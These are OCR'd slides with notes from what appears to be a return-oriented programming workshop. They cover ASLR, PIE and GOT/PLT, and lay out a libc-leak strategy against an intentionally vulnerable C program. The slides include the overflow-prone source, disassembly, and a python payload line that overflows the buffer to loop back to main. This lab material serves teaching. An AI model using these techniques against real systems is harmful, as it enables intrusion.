


64 Bit – ASLR enabled

- ASLR: Address Space Layout Randomization
- System wide security mechanism
- Base addresses of each section are randomized
- With each execution of the program addresses change unpredictable for an attacker

All sections start at random addresses now.
With each execution of the program addresses change unpredictable for an attacker .

Folie 69



64 Bit – ASLR enabled


- ASLR: Address Space Layout Randomization
- System wide security mechanism
- Base addresses of each section are randomized
- With each execution of the program addresses change unpredictable for an attacker

This will break the exploit of our last two exercises, because we couldnt figure out the base address of the libc.

What you can also see here is that in this example the text section of our program also got randomized.

When this is done, this is called „position independent executable“


Folie 70



64 Bit – ASLR enabled

- **PIE** (Position Independent Executable) **ENABLED**

If this is enabled, even the addresses of all ROP gadgets change, and this makes exploitation really hard.
However, PIE is not always enabled for a program, and we can check this with gdb peda for example.



64 Bit – ASLR enabled

- **PIE** (Position Independent Executable) **DISABLED**

0x7FFF...

stack


libc

heap

.text

0x400000

If PIE is disabled, the text section always starts at the same address.
To show that this configuration is still relevant, you can try this on some of the standard utilities of ubuntu16.04, like for example the ping command:




```
osboxes@osboxes:~$ gdb /bin/ping
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.:
Copyright (C) 2016 Free Software Foundat:
License GPLv3+: GNU GPL version 3 or late
This is free software: you are free to cl
There is NO WARRANTY, to the extent perm:
and "show warranty" for details.
This GDB was configured as "x86_64-linux-
Type "show configuration" for configurat:
For bug reporting instructions, please se
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentat:
<http://www.gnu.org/software/gdb/documen:
For help, type "help".
Type "apropos word" to search for comman(
Reading symbols from /bin/ping...(no debu
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : ENABLED
NX        : ENABLED
PIE       : disabled
RELRO     : Partial
gdb-peda$ █
```

Lets look at the third exercise.
The source code is nearly exactly the same, we just read a few bytes more to build a larger ROP chain.

To start with the third exercise, we need to **enable ASLR** again.

> echo 2 | sudo tee /proc/sys/kernel/randomize_va_space

The effects of ASLR can be seen for example with the output of ldd:



```
sboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ ldd 03_demo_ASLR
        linux-vdso.so.1 =>  (0x00007fffbf6c5000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f203dfef000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f203e3b9000)
```

The base address of the libc changes with every execution of the command.
Yet the last 3 nibbles are always zero!
That is because base addresses of sections are always page aligned.
(If you think you have found the libc base address but it doesnt with 3 zeros, you made a mistake).

Before we start one important note: gdb always simulates that ASLR is disabled!
If your exploit works in gdb, and does not work outside of it, and ASLR is enabled on the system, that is probably the reason why.
If you want to enable ASLR in gdb, peda provides a command for it: „aslr on“


> gdb 03_demo_ASLR

gdb-peda$ **aslr on**

gdb-peda$ **checksec**

CANARY   : disabled
FORTIFY   : disabled
NX   : ENABLED
PIE   : disabled
RELRO   : Partial

We see that PIE is disabled. This means that the code sections of the program, the three sections that are highlighted in black, stay at the same address with every execution of the program.
All other base addresses of the sections are randomized due to ASLR.




```
gdb-peda$ vmmap
Start              End                Perm      Name
0x00400000         0x00401000         r-xp      /home/osboxes/ROPWorkshop/rop_exercises/03_demo/03_demo_ASLR
0x00600000         0x00601000         r--p      /home/osboxes/ROPWorkshop/rop_exercises/03_demo/03_demo_ASLR
0x00601000         0x00602000         rw-p      /home/osboxes/ROPWorkshop/rop_exercises/03_demo/03_demo_ASLR
0x01c3b000         0x01c5c000         rw-p      [heap]
0x00007f4b129a9000 0x00007f4b12b69000 r-xp      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007f4b12b69000 0x00007f4b12d69000 ---p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007f4b12d69000 0x00007f4b12d6d000 r--p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007f4b12d6d000 0x00007f4b12d6f000 rw-p      /lib/x86_64-linux-gnu/libc-2.23.so
0x00007f4b12d6f000 0x00007f4b12d73000 rw-p      mapped
0x00007f4b12d73000 0x00007f4b12d99000 r-xp      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007f4b12f7e000 0x00007f4b12f81000 rw-p      mapped
0x00007f4b12f98000 0x00007f4b12f99000 r--p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007f4b12f99000 0x00007f4b12f9a000 rw-p      /lib/x86_64-linux-gnu/ld-2.23.so
0x00007f4b12f9a000 0x00007f4b12f9b000 rw-p      mapped
0x00007ffd5be79000 0x00007ffd5be9a000 rw-p      [stack]
0x00007ffd5bef2000 0x00007ffd5bef5000 r--p      [vvar]
0x00007ffd5bef5000 0x00007ffd5bef7000 r-xp      [vdso]
0xffffffffff600000 0xffffffffff601000 r-xp      [vsyscall]
```

What are the difficulties now? What prevents our last exploit to work in this environment?

- We can overwrite RIP but we don’t know where we want to jump (we dont know where the libc base is located)
- We want to do the exact same thing but somehow we need to get the libc base address first
- We know that PIE is disabled, so the addresses inside our binary don’t change
- That means we can still use any gadgets in our program ➔ very good!
- We will see with the gadgets we are able to leak the address of the libc, and that makes ASLR with PIE disabled kinda broken.


- What we basically want is to build a ROP-chain to leak the address of libc. Maybe we find a smart way to do this, by looking at what we‘ve got.



```
#include <stdio.h>
#include <unistd.h>

int main()
{
    char data[20];
    int n = 0;
    printf("Give me the Code: \n");
    n = read(STDIN_FILENO, data, 0x50);
//  data[n] = 0;
    printf("You gave me: %s", data);
    return 0;
}
```

We have functions in our program, that are defined in the libc, like printf or read. So the program has to know where to find them.

- Lets assume we also know how to call them
  (We will see that in a second but let’s discuss the overall strategy first)



64 Bit – ASLR enabled - Strategy


1. Call printf/puts with our ROP-chain, and leak with this an address of the libc => calculate libc base address

2. Find a gadget in the binary to trigger the Buffer Overflow again

3. Perform the known exploit with the new calculated addresses of system and /bin/sh

The second step is a pretty neat trick we can do: Maybe we find a code snippet that enables us to trigger the Buffer Overflow again during the same execution.
So we can exploit the same Buffer Overflow a second time. This will become clearer in just a second. The third step is to Perform the known exploit with the new calculated addresses of system and /bin/sh.

Let’s look how we would do the second step: triggering the buffer Overflow again.




```
gdb-peda$ disas main
Dump of assembler code for function main:
   0x00000000004005b6 <+0>:	push   rbp
   0x00000000004005b7 <+1>:	mov    rbp,rsp
   0x00000000004005ba <+4>:	sub    rsp,0x20
   0x00000000004005be <+8>:	mov    DWORD PTR [rbp-0x4],0x0
   0x00000000004005c5 <+15>:	mov    edi,0x400694
   0x00000000004005ca <+20>:	call   0x400470 <puts@plt>
   0x00000000004005cf <+25>:	lea    rax,[rbp-0x20]
   0x00000000004005d3 <+29>:	mov    edx,0x50
   0x00000000004005d8 <+34>:	mov    rsi,rax
   0x00000000004005db <+37>:	mov    edi,0x0
   0x00000000004005e0 <+42>:	call   0x400490 <read@plt>
   0x00000000004005e5 <+47>:	mov    DWORD PTR [rbp-0x4],eax
   0x00000000004005e8 <+50>:	lea    rax,[rbp-0x20]
   0x00000000004005ec <+54>:	mov    rsi,rax
   0x00000000004005ef <+57>:	mov    edi,0x4006a7
   0x00000000004005f4 <+62>:	mov    eax,0x0
   0x00000000004005f9 <+67>:	call   0x400480 <printf@plt>
   0x00000000004005fe <+72>:	mov    eax,0x0
   0x0000000000400603 <+77>:	leave
   0x0000000000400604 <+78>:	ret
End of assembler dump.
```

So the Buffer Overflow happens during the read function, so we could use the addresses before that to get the Buffer Overflow a second time.

But we have to be careful which one to choose, because the base pointer (RBP) still needs to be valid at that time.
The easiest way to get a Buffer overflow again is to jump to the point where everything is set up, usually the beginning of a function, here it is the beginning of the main function.

Lets try that out.
We write 40 As to fill up the buffer and then the address of the beginning of the main function (in little endian) to see if we can trigger the buffer overflow again.




```
gdb-peda$ p main
$1 = {<text variable, no debug info>} 0x4005b6 <main>
gdb-peda$ quit
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ python -c 'print "A"*40+"\xb6\x05\x40\x00\x00\x00\x00\x00"' > payload.bin
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$
osboxes@osboxes:~/ROPWorkshop/rop_exercises/03_demo$ cat payload.bin -| ./03_demo_ASLR
Give me the Code:
You gave me: AAAAAAAAAAAAAAAAAAAAAAAAAAAA1Give me the Code:
BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBb
^C
Segmentation fault (core dumped)
```

We succeeded, we could jump back and get the Buffer overflow again.

So step 2 and step 3 should be clear now: I just showed the looping to main to get another Buffer Overflow, and Step 3, calculating the new addresses of system and “/bin/sh” when we have the new libc base address is doable too.

So the only part left is the leak and we can explore this now in detail. For this, we will have a look at the Global Offset Table and Procedure Linkage Table.




GOT and PLT

GOT: **G**lobal **O**ffset **T**able
PLT: **P**rocedure **L**inkage **T**able

- Sections in the binary that enable linking of dynamic libraries
- Every library function that is called from inside the binary has a corresponding entry in those tables

GOT is the **G**lobal **O**ffset **T**able
PLT stands for **P**rocedure **L**inkage **T**able
PLT and GOT are sections in the binary, which enable linking of dynamic libraries.
Every function which is imported from a shared library and is called from inside the binary has a corresponding entry inside the GOT and the PLT.



GOT and PLT

GOT: **G**lobal **O**ffset **T**able
PLT: **P**rocedure **L**inkage **T**able

- Sections in the binary that enable linking of dynamic libraries
- Every library function that is called from inside the binary has a corresponding entry in those tables

0x7FFF…

stack

libc

0x7fa5b6261690

puts: …
ret

.got

```
puts: 0x7fa5b6261690
read: 0x7fa5b62e9250
```

.text

RIP

```
…
call puts@plt
…
```

.plt


```
puts:   jmp [puts@GOT]
read:   jmp [read@GOT]
```

0x400000

Let’s see how a call to a library function looks like:

When the instruction pointer reaches a call to a library function, it does not call directly into the shared library.

Folie 75



GOT and PLT

GOT: **G**lobal **O**ffset **T**able
PLT: **P**rocedure **L**inkage **T**able

- Sections in the binary that enable linking of dynamic libraries
- Every library function that is called from inside the binary has a corresponding entry in those tables


```
puts: 0x7fa5b6261690
read: 0x7fa5b62e9250
```

```
…
call puts@plt
…
```

```
puts:   jmp [puts@GOT]
read:   jmp [read@GOT]
```

